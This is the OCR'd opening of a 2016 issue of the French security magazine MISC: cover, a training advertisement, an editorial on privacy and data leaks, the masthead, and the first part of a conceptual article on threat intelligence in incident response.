MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
L 19018 - 85 - F: 8,90 € - RD
N° 85 MAI / JUIN 2016
France MÉTRO. : 8,90 € - CH : 15 CHF - BE/LUX/PORT CONT : 9,90 € - DOM/TOM : 9,50 € - CAN : 16 $ CAD

CRYPTO *AES / MYSQL*

Implémenter l'algorithme de chiffrement AES ? Attention aux pièges !

p. 60

SYSTÈME *Z/OS / CYBERCRIMINALITÉ*

Comment réaliser un test d'intrusion de Mainframe IBM System Z ?

p. 68

ORGANISATION *CYBERESPIONNAGE / APT*

APT : découvrir qui sont les attaquants et quels sont leurs profils

p. 76

DOSSIER

TESTS D'INTRUSION INTERNES : ATTAQUES ET CONTRE-MESURES

p.24

1 - Contournement des outils de durcissement des postes de travail
2 - Active Directory : comment se protéger contre les dernières techniques offensives ?
3 - Retour d'expérience : le best of des attaques originales
4 - État de l'art des attaques sur un réseau interne

FORENSIC CORNER

Appliquer les techniques de renseignement au Forensic


p. 04

MALWARE CORNER

Analyse et dissection du rançongiciel TeslaCrypt

p. 18

PENTEST CORNER



Compromission d'un contrôleur de domaine avec l'outil Responder

p. 12

esiea GROUPE

PROPOSE 4 FORMATIONS EN SÉCURITÉ

2 FORMATIONS À PLEIN TEMPS

(740 heures sur 6 mois de cours, puis 6 mois en entreprise)

Accrédité par la Conférence des Grandes Écoles

MSc Mastère spécialisé®

▶ Inscriptions ouvertes sur nos deux campus - Rentrée début octobre 2016

MASTÈRE SPÉCIALISÉ SIS

SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES
/ Campus de Paris

_Réseaux
_Sécurité des réseaux, des systèmes d'information et des applications
_Modèles et Politiques de sécurité
_Cryptologie

WWW.ESIEA.FR/SIS

MASTÈRE SPÉCIALISÉ NIS

NETWORK AND INFORMATION SECURITY
(cours en anglais)
/ Campus de Laval

_Secure programming
_Network control and auditing
_Network security drill and training
_Cryptanalysis, advanced computer virology
_Cyberattack techniques

WWW.ESIEA.FR/NIS

DERNIÈRES PLACES DISPONIBLES

2 FORMATIONS "BOOTCAMP" EN SÉCURITÉ DES RÉSEAUX

(4 jours intensifs pour faire le tour d'une notion clé en sécurité informatique)

▶ Exceptionnel // Places disponibles : 17-20 mai, 06-09 juin, 20-23 juin

SÉCURITÉ DU RÉSEAU LOCAL

/ OBJECTIFS : identifier et maitriser les vulnérabilités d'un réseau local d'entreprise et les solutions de sécurisation associées…

SÉCURITÉ DES INTERCONNEXIONS

/ OBJECTIFS : comprendre et exploiter les architectures de sécurité, contrôler les accès, analyser et cloisonner les flux réseau…

/ PUBLIC
professionnels des systèmes et réseaux, chefs de projet technique, auditeurs de sécurité..

/ CONCEPT
4 jours en immersion animés par un expert, organisés autour de case studies et d'applications pratiques.

/ INTERVENANT
Richard Rey, Directeur-Adjoint du Laboratoire Confiance Numérique et Sécurité de l'ESIEA, a acquis au cours de son parcours d'exploitant, d'enseignant et de chercheur une expertise de pointe dans le domaine de la sécurité des réseaux, de la cyberdéfense et de l'éthique en SSI.

WWW.ESIEA.FR/FORMATION-CONTINUE TERNAY@ESIEA.FR

ÉDITO LA FIN DE LA VIE PRIVÉE ?

En 2010, Jean-Marc Manach publiait « *La vie privée, un problème de vieux cons ?* ». Cet ouvrage discute, pour la mettre à mal, l'opinion répandue selon laquelle les natifs du numérique considéreraient qu'il est légitime d'être tracé numériquement et que leur vie privée est une marchandise échangée contre le droit d'accéder gratuitement à des services en ligne.

La fortune des géants d'Internet, à commencer par Google et Facebook, s'est bâtie sur la monétisation des données personnelles. Ces entreprises ont eu le génie de transformer les usagers de leurs services, non plus en clients, mais en produits à vendre à leurs annonceurs. Le cœur de métier de Facebook ou Google est finalement celui d'une régie publicitaire. Cela a d'ailleurs été parfaitement résumé par un ancien employé de Facebook : « les meilleurs esprits de ma génération se consacrent à faire cliquer des gens sur des pubs ».

Ces sociétés ont accumulé au fil des années plus de données sur la population mondiale que n'en a jamais rêvé de détenir tout état totalitaire (ou pas). Mais ce trésor numérique n'est pas l'apanage des entreprises du GAFA, il est également présent au sein de sociétés dont Internet n'est pas le coeur de l'activité telles que des banques, des sociétés d'assurance, des supermarchés... Le fait que des sociétés puissent détenir tant d'informations personnelles est déjà inquiétant en soi, mais vient s'ajouter un problème devenant de plus en plus criant année après année. Le niveau d'insécurité sur Internet est croissant avec des belligérants disposant de moyens de plus en plus importants (au hasard les services spéciaux de tous les pays) alors que sécuriser son système d'information est de plus en plus compliqué avec des problématiques telles que le BYOD, la généralisation du chiffrement (adieux les IPS), le protocole HTTP(S) qui remplace progressivement tous les autres (autoriser le port 443 vers ses serveurs revient quasiment à un « permit ip any any »).

Ainsi, la diffusion de données compromises contenant des informations nominatives se multiplie. Le dernier événement en date, au moment de la rédaction de cet édito, concerne le cabinet Mossack Fonseca. La moralité supposée de la clientèle de ce cabinet peut rendre ce *leak* plutôt sympathique, mais comment se réjouir de la diffusion de données personnelles sur la place publique tout en prétendant défendre le droit à la vie privée? Ce qui rend absolument effarant ce nouveau scandale est l'extrême vulnérabilité des données personnelles dématérialisées. Qui plus est, dans ce cas, ce sont les données personnelles d'hommes et de femmes parmi les plus puissants et les plus riches de la planète. Et ce ne sont pas des données d'un niveau de confidentialité moyenne telles que des adresses ou des numéros de téléphone, mais précisément ce que ces personnes voulaient garder sous le sceau du secret le plus absolu. Des données qui ont conduit à la démission du Premier ministre islandais en quarante-huit heures, fait trembler le gouvernement de la première puissance économique mondiale.

Ces événements démontrent clairement que la sécurité des données est un des principaux enjeux de ces prochaines années. Le nouveau règlement européen de protection des données personnelles prévoit d'ailleurs la désignation d'un « Data Protection Officer » (DPO) sous deux ans pour toutes les administrations ou sociétés traitant des données personnelles. À mesure que les menaces augmentent et que la richesse de nos vies numériques se développe, la divulgation de données personnelles est un risque que nous sommes de moins en moins enclins à accepter et qui ne doit pas devenir une fatalité.

Cédric Foll / @follc / cedric@miscmag.com

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Responsable publicité :
Valérie Frechard Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

QUAND LA THREAT INTEL RENCONTRE LE DFIR – 1ÈRE PARTIE

Thomas CHOPITEA (@tomchop_) & Ronan MOUCHOUX (@yenos)

mots-clés : DFIR / THREAT INTEL / APT / CHAMANISME

Qu'on se prenne pour James Bond ou pour un shaman, ce que notre industrie appelle la Threat Intelligence fait place à beaucoup de fantasmes que les vendors nourrissent joyeusement à chaque fois qu'un nouveau rapport est publié. Mais, concrètement, à quoi ça sert de « faire de la threat intelligence » ? Quelle est la différence par rapport au renseignement classique ? Quels sont les avantages concrets que le renseignement sur les menaces apporte lors de la gestion d'un incident de sécurité ? C'est ce que cet article cherche à expliquer, du point de vue de deux DFIRers.

1 La Troll Intelligence

Commençons par aborder certaines idées reçues sur la Threat Intelligence qui nuisent à la compréhension de la discipline et qui sont souvent la source de trolls bien velus.

1.1 Feeds. Feeds everywhere.

À écouter les forces de vente de sociétés de sécurité informatique ou en traînant l'oreille dans des conférences cyber « executives », la Threat Intelligence, c'est souscrire à des « Feeds ». Un feed, ou flux dans les allées de l'Académie Française, est une technique de distribution de données succinctes suite à un changement ou l'ajout de nouvelles données. Les flux ne sont pas destinés à être directement interprétables par un humain et nécessitent un agrégateur ou un interpréteur pour leur bonne lecture. Vous avez peut-être l'impression que nous sommes en train de parler de RSS, d'Atom et de syndication de contenus et vous auriez totalement raison !

Les Feeds donc, sont des « flux RSS » de malwares, C&C, de certificats volés, de zero-days et de licornes. Le lecteur de flux typique, ou typiquement cité, est le SIEM. En corrélant les journaux de connexions de votre organisation avec un flux de serveurs malveillants vous serez encore plus protégés qu'avant. Et plus vous avez de flux, plus vous avez de données, donc plus vous allez gagner en capacité de détection.

Bien entendu, la réalité est tout autre. Tout d'abord, et nous le verrons plus en détail par la suite, les Feeds fournissent des données brutes. Ce sont des indicateurs qu'une tierce partie a un jour considérés comme malveillants. Depuis quand ? Pour combien de temps ? Dans quel contexte attaquant ? Quelle victimologie ? Bonnes questions. Et en insérant simplement les flux d'indicateurs dans un SIEM ou en intégrant directement des signatures (argh !) dans les composants de sécurité vous n'en saurez jamais rien ! Les flux ne sont en réalité qu'une source de données destinées par la suite à être traitées par un humain pour une détection de meilleure qualité.

Ensuite, les vendeurs de ces services auront sûrement des cartes de visite bien alléchantes : leader de machin sur la zone truc ou bien start-up dynamique composée d'ex-FBI et d'Asperger du Big Data. Mais ne vous y trompez pas, si vous y voyez à peine dans le brouillard du cyber, ils ne s'en sortent guère mieux. Depuis 2014, deux chercheurs mettent à disposition leurs travaux sur le « Quotient Intellectuel » des Flux de Threat Intel. Ils ont mis en évidence, en comparant le contenu des flux d'une dizaine de providers d'un même type d'indicateur, qu'il y avait un infime ratio de recoupement entre les datasets malveillants des différents fournisseurs **[TIQT]**. Il s'agit de bien comprendre l'évidence même : les fournisseurs ne sont capables de vous fournir que ce qu'ils sont capables de capter. « *Qui n'écoute qu'une cloche n'entend qu'un son* » et qui n'écoute que des

cloches... Quand on parle de données liées à de la malveillance, tout dépendra donc d'où ils collectent leurs données, quel est le secteur ou le pays majoritaire des clients de ce fournisseur, etc.

Le choix des flux payants doit donc se faire avec une bonne connaissance du fournisseur, de ses clients et de sa capacité à vous livrer des données issues d'un environnement attaquant susceptible de vous impacter. Et entre nous, dans le cas des Feeds, ce n'est pas parce que c'est payant que c'est de meilleure qualité. Cela pourrait même être l'inverse : comme l'argumentaire de vente (et la facture !) se base sur le Big Data et la grosse volumétrie d'information plutôt que sur du renseignement et des données calibrées à votre besoin, les vendeurs pourraient bien avoir tendance à « charger » leur flux, comme un boucher peu regardant gonfle sa farce avec de l'eau.

Les flux ne sont donc pas de la Threat Intelligence, mais une matière brute qu'il convient de retravailler par la suite. N'oubliez pas que vous êtes votre premier et meilleur fournisseur de données. Mieux vaut commencer par collecter un maximum dans votre parc et recroiser avec quelques flux gratuits, que de souscrire à tous les feeds en vogue et de ne les croiser qu'avec une petite portion de vos données SI.

1.2 Attribution

Attendez, attendez ! C'est lesquels les Chinois qui étaient alliés aux Nazis ? (« OSS 117 – Rio ne répond plus »)

Difficile de parler de Threat Intelligence sans parler de l'attribution. L'attribution est le fait de désigner une entité (logicielle, humaine ou organisationnelle) comme responsable ou partie prenante d'une attaque en inférant les traces qu'elle a laissées sur la « scène de crime » ou dans la nature (forum, Twitter, blog, messageries, etc.).

La course et l'intérêt portés à l'attribution ont probablement pris leur essor dans la sphère civile et commerciale avec l'attaque par DDoS subie par l'Estonie en 2007 puis le logiciel malveillant Stuxnet ciblant l'Iran. Mais un virage commercial a été pris en 2013 avec le fameux rapport APT1 de Mandiant. Dès lors, cela devient une compétition entre les acteurs commerciaux que de rivaliser par rapports interposés et de mettre parfois à nu des pans entiers de la vie privée et familiale d'opérateurs « malveillants », qui, dans leur pays, sont (parfois) légitimement employés pour ce faire.

La déferlante de Pandas épiques, Chacals de bronze ou Shah humides a pu agacer certains chercheurs en sécurité, n'y voyant là qu'une mise en scène marketing pour au final vendre de la boiboite - et ils n'auraient pas tout à fait tort. Quant à d'autres, ils n'y voient que le support à un agenda politique international (USA-Chine, USA-Europe, Russie-Occident, etc.) ou une opportunité de diabolisation de nations économiquement ou idéologiquement concurrentes (FBI et les kakis chinois, Sony et les Nord-Coréens, TV5Monde et les russes du CyberCaliphat) - et ils n'auraient pas tout à fait tort non plus.

Fig. 1 : Isis.exe ? It must be APT28 !

Ce gavage, pouvant bien entendu être teinté d'erreurs d'attribution et autres troll-psyops, vient s'ajouter à une réaction répandue au sein de la communauté infosec : « Peu importe qui, tant que l'attaque est bloquée ».

Cependant, une investigation sur une attaque s'attache à définir, décrire et analyser le plus d'éléments possibles caractérisant et discriminant cette attaque. Se priver de regarder le « Qui » ou le « d'Où » revient exactement à faire un « *Jacadi a dit : remédiez à cette attaque sans regarder les machines compromises !* ». Savoir qui vous a attaqué ne changera rien au fait qu'il vous a *pwned* et ne vous rendra pas vos données volées ou votre temps de production perdu. Mais cela peut être un début constitutif d'une action en justice (ou d'un petit lancer de drones, si vous en avez les moyens **[TRICK]**). Plus concrètement, étudier le « Qui » permet de relier des attaques ou actions malveillantes disparates, de savoir si les auteurs ont l'habitude de revisiter leurs anciennes victimes, de connaître leurs proies de choix, leur technicité et leurs motivations. Cela peut, une fois analysé et dans une organisation mature, orienter la priorisation de traitement des incidents, évaluer de manière plus précise un impact de compromission, sensibiliser le personnel à risque, veiller sur les activités du groupe attaquant et collecter les derniers indicateurs, mettre en place des scénarii de pentest ou Red Team proches de cas réels, assister les décideurs dans leur stratégie d'investissement sécurité.

Pour finir, attribution ne rime pas seulement avec trouver la personne physique et son état civil complet. Identifier une souche inconnue comme variante d'une famille de logiciels malveillants connus est aussi une forme d'attribution. Rassembler un ensemble de pseudos sous un nom de groupe et raisonner à l'échelle du groupe est une des capitalisations possibles de l'attribution. La nomination d'un acteur menaçant permet de débuter son analyse et d'éventuellement le révéler en tant qu'objet d'intérêt particulier pour l'attaque passée ou à venir.

1.3 Renseignement = Espionnage

Un leitmotiv régulièrement entendu est que le renseignement et l'espionnage sont la même chose.

Il est vrai que l'espionnage est historiquement bien antérieur au renseignement : « *Une armée sans agents secrets est un homme sans yeux ni oreilles* », disait Sun Tzu. Les activités d'espionnage, par définition discrètes et clandestines, ont au fil des millénaires constitué les bases fondatrices de ce que l'on appelle le renseignement tel qu'on l'entend contemporainement : une information plus ou moins difficile à obtenir, précieuse de par sa fraîcheur, sa rareté et sa précision sur un adversaire. Par extension, il désigne également les méthodologies associées de recherche et création de cette information personnalisée, contextualisée et immédiatement consommable (a.k.a. *actionable*).

Le renseignement est donc une activité qui prend en entrée une problématique, des données, les retravaille et en sort un produit final. L'espionnage, de par une de ses activités qui est la collecte clandestine (*spéciale* ou *illégale* selon l'appréciation de chacun) d'information, peut donc être une source de données dans un processus de renseignement. En illustration, la différence en France entre le renseignement de la concurrence et l'espionnage industriel réside plus ou moins dans le code de la propriété intellectuelle, le code pénal et le code du travail.

Il existe également un biais très courant dans le monde de la sécurité, qui est de considérer les données acquises de manières spéciales ou les informations classifiées comme plus importantes et plus pertinentes que les données « ouvertes » **[CIABIAS]**. Il peut en aller de même pour les sources payantes, de type feeds commerciaux. L'open source est souvent considéré comme bouche trou dans les analyses, afin de lier les éléments classifiés entre eux (*biais de confirmation d'hypothèse*) et de rejeter toute information open source qui ne rentrerait pas dans le schéma prédéterminé par les informations « spéciales » (*dissonance cognitive, perception sélective, cadrage*). Et encore (plus grave) l'open source est parfois considéré comme sans valeur, car tout le monde peut y avoir accès. Le seul critère de rareté d'une information ne peut en faire un renseignement.

La classification ainsi que la collecte clandestine d'une information passent au travers d'un processus de filtrage, de sources restreintes et qualifiées à un instant T et via des mécanismes humains ou techniques normés, peu évolutifs (ou très stables) s'assurant la plupart du temps de neutraliser les risques de fuites, de compromission ou d'intoxication. Ces procédures immuables, garantes d'un côté de la pérennité et de la sécurité de l'activité en elle-même, peuvent conduire d'un autre côté à une homogénéisation des informations traitées et une orientation des conclusions des analystes.

Bref, on pourrait dire que faire du renseignement uniquement avec du *Special Source* est exactement comme faire des recherches uniquement avec Google : cela revient à *pêcher un poisson dans un aquarium*. Le risque de l'open source étant l'éblouissement de l'analyste par la sur-exposition à l'information, de l'exposition de certaines de ses ressources en public et de sa possible surveillance et intoxication par l'attaquant lui même ou des *concurrents*.

2 Mais alors, la Threat Intel, c'est quoi ?

2.1 De la Threat et de l'Intel

Dans le dialectique infosec, le terme de *menace* est généralement appliqué aux logiciels malveillants. Dans la gestion des risques informatiques, le risque est constitué par une combinaison de menaces, vulnérabilités et d'impacts sur l'organisation.

Cette organisation a des ressources (techniques, financières, scientifiques, humaines) qui peuvent être ciblées par un opposant ou subir des dégradations par des événements naturels.

La menace est caractérisée par son intention d'agir, ses capacités d'action et sa fenêtre de tir. Même si un malware est un des éléments constitutifs des capacités d'action de la menace (à moins maintenant de considérer les vagues de ransomwares comme des désastres d'origine industrielle), pour ne pas ajouter à la confusion nous parlerons d'Acteur Menaçant lorsque nous parlerons d'un seul ou d'un groupe d'individus.

Les acteurs menaçants peuvent être des groupes cybercriminels, des groupes sponsorisés, des hacktivistes, des insiders ou d'ex-employés, des concurrents commerciaux… Tout dépend de qui vous êtes et même si tout le monde n'est pas au même niveau d'exposition, tout le monde est exposé. Pour l'acteur menaçant, sa menace, c'est nous tous !

La Threat Intelligence se concentre sur la connaissance des acteurs menaçants internes et externes à une organisation réalisant des actions délibérées. Le champ d'inspection comprend :

- les *motivations* : stratégiques, idéologiques, ludiques, financières…
- les *ressources* : infrastructures réseau, exploits, logiciels malveillants, financements, ressources juridiques ou législatives…
- l'expertise.

L'*Intelligence* (a.k.a. renseignement, ré-enseignement) est un processus cyclique amorcé par une question et qui va de l'extraction de données depuis un environnement par des sondes (firewall, serveur DNS, imagerie satellite, œil, oreille, etc.) jusqu'à la constitution d'un ensemble d'informations analysées et contextualisées permettant au demandeur d'agir dans l'instantané.

La Threat Intel repose sur des personnes, des technologies et des process. Un de ses outils principaux est les modèles d'analyses et workflow, qui permettent de contrer par abstraction la diversité des attaques et menaces unitaires.

2.2 Le cycle du renseignement

Les activités de Threat Intel sont guidées dans leur réalisation par le Cycle du renseignement **[SCOTT] [FAS]**.

- **Orientation** et **planning** : elle constitue la base du cycle et est activée par l'arrivée d'une nouvelle question à traiter ou par la réception d'éléments produits en fin d'un autre cycle. Elle réalise un état des lieux de la situation (ou un feedback du cycle précédent), définit précisément les besoins du demandeur (la forme et le fond de la réponse attendue), les moyens pour arriver au résultat, les jalons temporels. Cette opération est à la charge du leadership, qui peut recevoir un support d'opérateurs pour une définition plus précise.

- **Collecte** : la phase de collecte s'attache à rassembler les données brutes jugées utiles pour la production du renseignement final. Cette collecte est guidée, voire contrainte, par les sources de données accessibles à l'opérateur. Ces sources peuvent être publiques et gratuites, payantes, « communautaires » ou internes. Notons au passage que les sources internes à une organisation sont bien souvent délaissées alors qu'elles constituent un moyen rapide et peu coûteux d'amorcer la phase de collecte. La sélection des sources ainsi que leur représentativité est capitale, car elle peut grandement influencer la réponse. Dans notre cas, les données peuvent être des signaux, des photos, des binaires, des dumps de trafic réseau, des éléments d'identification techniques, des (cyber) identités. Les données brutes peuvent également inclure des données, informations ou renseignements déjà retravaillés par une autre entité, mais qui doivent de nouveau être analysés au travers du prisme de l'investigation en cours.

- **Traitement** : la phase de traitement a pour but de retravailler les données afin de produire des informations compréhensibles et manipulables par les analystes. Il peut s'agir de déchiffrement, d'encodage, de traduction linguistique, de normalisation, de visualisation. C'est également à ce stade que s'effectue le travail de réduction des données, par filtrage, échantillonnage, clustering, corrélation, etc. Cette phase relève de la plus haute technicité. Elle est critique dans le sens où, par un procédé ou une suite de procédés, nous appliquons une sémantique à des données qui en étaient vierges. Ces données enrichies sont ensuite généralement stockées dans une base de connaissance consultable par l'analyste.

- **Analyse** et **Production** : il s'agit ici de convertir les informations basiques, fragmentées et contradictoires en réponse finale. Ces informations sont analysées par un spécialiste du domaine qui qualifie à la fois les informations et les sources en termes de fiabilité et de pertinence pour le sujet traité. Les informations sont mises en contexte, les événements et faits marquants mis en relief et l'analyste consigne ses remarques et jugements sur des faits mis en lumière.

- **Dissémination** : nous voici à la dernière étape du cycle, qui de manière logique vient nourrir la première. Une réponse à la question initiale est rendue aux personnes ayant initié le processus. De leur propre chef ou avec les responsables d'investigations, des nouveaux besoins peuvent être exprimés, relançant la grande roue. C'est la phase de passage du relais.

- **Feedback** : le Feedback est l'évaluation de la réponse par rapport au critère de la direction et l'évaluation du déroulement du processus. Le réaliser avec une personne ou une équipe extérieure à l'investigation apportera une plus-value certaine. A-t-on répondu à la question ? Peut-on en dériver une autre question ? Si j'ai mis en place de nouvelles mesures de collecte ou détection durant le cycle précédent, comment cela a fait évoluer mon investigation ?

Le renseignement est aussi le produit final d'un cycle et non le résultat d'une ingestion massive de données.

2.3 De bonnes contre-mesures aux menaces persistantes et organisées

Tous les acteurs ou événements menaçants n'ont pas les mêmes caractéristiques et certains ont des impacts plus ou moins importants et des fréquences de manifestation plus ou moins hautes. Alors pourquoi implémenter une stratégie de Threat Intelligence dans son organisation plutôt que d'investir dans d'autres activités plus matures : SOC, équipements de sécurité, test d'intrusion, conformité aux normes ?

Caractéristique de la menace	Contre-mesures
Résiliente et pérenne	Surveillance sur le long terme
Organisée, compétente et motivée	Réaction rapide
Évolue sous les radars, masque ses traces	Détection et analyse de signaux faibles, anticipation
Adaptation aux méthodes des défenseurs	Discrétion

La Threat Intelligence est particulièrement adaptée pour répondre aux menaces pérennes et sérieuses. Son caractère cyclique ou encore la précision des informations produites lui donne par nature une disposition en amont comme en aval d'un incident à répondre et capitaliser des manifestations et actions malveillantes, tout en redistribuant la connaissance consolidée :

- **Surveillance long terme** : une organisation estime un acteur menaçant ou un groupe comme existant de manière stable dans le temps et peu probablement éradicable. Le caractère de cycle perpétuel du renseignement permet d'adresser les capacités de forte résilience des menaces.
- **Réaction rapide** : une organisation estime un acteur menaçant ou un groupe comme assez organisé, pérenne et motivé pour ne pas vouloir prendre le risque d'être l'objet d'une attaque. Si une malveillance arrive tout de même, le temps de réaction sera raccourci grâce aux informations contextualisées et les échanges avec les équipes de réponse aux incidents. Dans le cas d'un scénario réactif, ils conviendra lors dans la phase de feedback de comprendre pourquoi les process de surveillance n'ont pas permis de détecter ou bloquer l'événement disruptif.
- **Signaux faibles et anticipation** : une organisation estime que parmi l'ensemble de son champ de surveillance, elle n'est capable de détecter qu'une portion des manifestations de l'adversaire. La Threat Intelligence, de par une démarche exploratoire, a justement pour objectif de trouver et suivre les événements ou acteurs discrets, a priori sans danger ou sans intérêt, capable de sérieusement porter atteinte à la routine journalière. Il s'agit, au travers d'un état d'esprit particulier et de techniques de travail de lever le voile de l'inconnu, de distinguer apparence et préjugé des faits et indices.
- **Discrétion** : la discrétion est héritée des activités d'espionnage, qui sont tenues discrètes (voire secrètes) principalement dans le but de ne vexer aucune partie extérieure à un niveau politique. Dans le cadre opérationnel, la discrétion des moyens et lieux de collecte, objet de l'analyse et parfois identité des avatars ou personnes, assure une meilleure résilience des capacités de surveillance au long terme. La capacité à rester soi-même sous le radar de l'adversaire renforce la capacité de surprise.

Le Threat Intelligence est donc une discipline qui adresse ces problématiques non cantonnées au simple milieu cyber. Elle est complémentaire des activités spécialistes et ne saurait s'y substituer. La (Cyber) Threat Intel peut donc être comprise comme :

- **Cyber** : milieu et moyen de collecte ;
- **Threat** : cible d'intérêt ;
- **Intelligence** : processus de traitement.

Le renseignement se doit d'être directement assimilable par le demandeur. C'est ce que l'on entend par *actionable*. Un renseignement est une information contextualisée, personnalisée et *actionable*. Ce qui peut être un renseignement pour moi ne sera peut-être qu'une information pour vous.

2.4 Les types de Threat Intel

La Threat Intel se concentre donc sur les acteurs ou éléments menaçants, selon un processus fixe. Cependant suivant qui pose la question, les sujets et lieux d'intérêts pour la collecte, l'analyse et les formats de dissémination, le temps de conservation des données varieront **[CPNI]**.

2.4.1 Threat Intelligence stratégique

L'audience de la TI stratégique est principalement les décideurs. Ils peuvent recevoir des rapports, benchmarks, tableaux de bord, principalement centrés sur l'évolution des risques. Les sujets traités sont de haut niveau : géopolitique, marché internationaux, briefing culture étrangère. Le but est d'obtenir une prise de hauteur, d'une temporalité supérieure à l'année, sur des sujets généralistes au travers du prisme des menaces cyber. Il s'agit à partir de phénomènes transverses et

globaux d'anticiper l'émergence de nouveaux risques et de qualifier les objectifs et la stratégie des acteurs menaçants.

Vous n'avez probablement que très rarement entendu parler de cette forme de TI, principalement du fait d'un manque de maturité dans les organisations. Et même si ces thématiques sont très bien connues et analysées par les cabinets d'Intelligence Économique, très peu encore sont capables d'apporter un éclairage réaliste et ouvert d'un point de vue cyber.

2.4.2 Threat Intelligence tactique

Le focus tactique va principalement s'intéresser à ce que l'on appelle les TTP :

- **Tactiques** : actions d'un adversaire lors d'une phase spécifique d'une attaque. Par exemple : « Envoi d'un mail de phishing à un VIP ».
- **Techniques** : manière propre à un individu de réaliser une activité, une tâche ou une action. Par exemple : « L'opérateur X fait régulièrement la même erreur en recopiant les commandes meterpreter inscrites dans la procédure ».
- **Procédures** : série d'actions effectuées dans un certain ordre pour réaliser une tâche, formalisée et partagée entre les opérateurs effectuant la même tâche.

Les recherches se concentreront sur les Modes Opératoires Adverses, l'analyse des outils utilisés pour mener l'attaque, l'analyse des points de contrôle qui ont été bypassés, les méthodes d'exfiltration et de passage des ordres et commandes adverses, les mécanismes de persistance, furtivité ou tromperie.

L'audience pour ce type de Threat Intel sera plutôt orienté architectes et administrateurs sécurité des systèmes et réseaux. La production doit permettre d'identifier les points de vigilance au sein d'un SI, d'apporter des recommandations de mises à jour, investissements techniques et humains, correctifs à considérer et donner les informations techniques permettant aux différents responsables de périmètres de prendre les mesures de remédiations en accord avec leur propre expertise et connaissance de ses personnels, technologies et processus. Bien entendu, les renseignements tactiques sont également très utiles pour les Incidents Responders afin de calibrer leurs actions ou d'avoir un fil rouge lors du Hunting, ainsi que pour les pentesteurs et Red Team pour mettre en place des scénarii proches de cas réels et impactant l'organisation.

Ce type de Threat Intel est le plus courant (et le plus markété !) et relativement facile à obtenir.

2.4.3 Threat Intelligence opérationnelle

Il s'agit ici de s'intéresser au « Qui », au « Quoi » et au « Quand », d'anticiper les attaques à venir et suivre les attaques en cours, de surveiller les mouvements et manifestations des acteurs menaçants : activités réseaux sociaux, communication mail ou messagerie instantanée, forums, (ré)-activation de serveurs C&C, etc.

Le renseignement opérationnel est probablement le plus difficile à obtenir pour une entité privée sur les attaquants avancés. C'est dans ce cadre que les collectes *spéciales*, par HUMINT ou SIGINT traditionnel, permettront d'atteindre l'intimité des attaquants.

Les destinataires privilégiés de ce type d'Intel sont les personnels de CERT/CSIRT, de SOC et les équipes de réponse aux incidents.

2.4.4 Threat Intelligence technique (a.k.a. données)

La Threat Intel technique n'existe pas en tant que telle (sauf dans les portfolios d'offres cybersécurité), puisque cela relève principalement de la fourniture aux équipes SOC et aux Incidents Handler des indicateurs bruts pour les systèmes de détection temps réel ainsi que les bases de connaissances d'artefacts malveillants tenus par les gestionnaires d'incidents. Il ne s'agit donc pas de « *renseignement* » mais de « *données* ». Ces données sont principalement des marqueurs systèmes et réseaux caractérisant une attaque (non, 8.8.8.8 n'est pas une IOC) formatés dans un standard de règles tels que du YARA, de l'openIOC, du snort, Suricata IDS… Certains marqueurs peuvent avoir des durées de vie de l'ordre de l'heure (ex. : Gate Dridex) ou rester plusieurs années (C&C de certaines APT). La Threat Intel technique est donc plus une activité de gestion de données : déterminer les Dates Limite de Consommation ou évaluer l'apport en détection d'un marqueur (False vs True Positive) et son coût en stockage/performance (ROI de l'IOC) par exemple.

	Audience	Thématique	Format	DLC
Stratégique	Décideurs	Objectifs, ressources et stratégie adverse	Synoptique de situation, White Paper, Benchmark, Tableau de bord…	> 1 an
Tactique	Architectes, sysadmins, Incident Handler	TTP, Outils, Mécanisme logiciel	Typologie attaquant, Matrices de flux, outils…	De la semaine à l'année
Opérationnelle	CERT/CSIRT, SOC, Incident Handler	Attaques à venir ou en cours, activités réseaux sociaux	Alertes, Typologie d'attaques, transcript…	De l'heure au mois
Technique (a.k.a. données)	SOC, Incident Handler	Indicateurs bruts	Règles, listes, signatures…	De l'heure à l'année

2.5 Outils

Comme nous l'avons évoqué précédemment, un des outils principaux de la Threat Intel est les modèles d'analyses et workflow, qui permettent de contrer la diversité des attaques, menaces ou risques unitaires.

Les renseignements issus d'un cycle de **Threat Intel stratégique** pourront venir nourrir les analyses *Strength Weakness / Opportunities Threats* (SWOT) chères aux stratèges d'entreprises, les cartographies de risques ou un *Porter Diamond Model*.

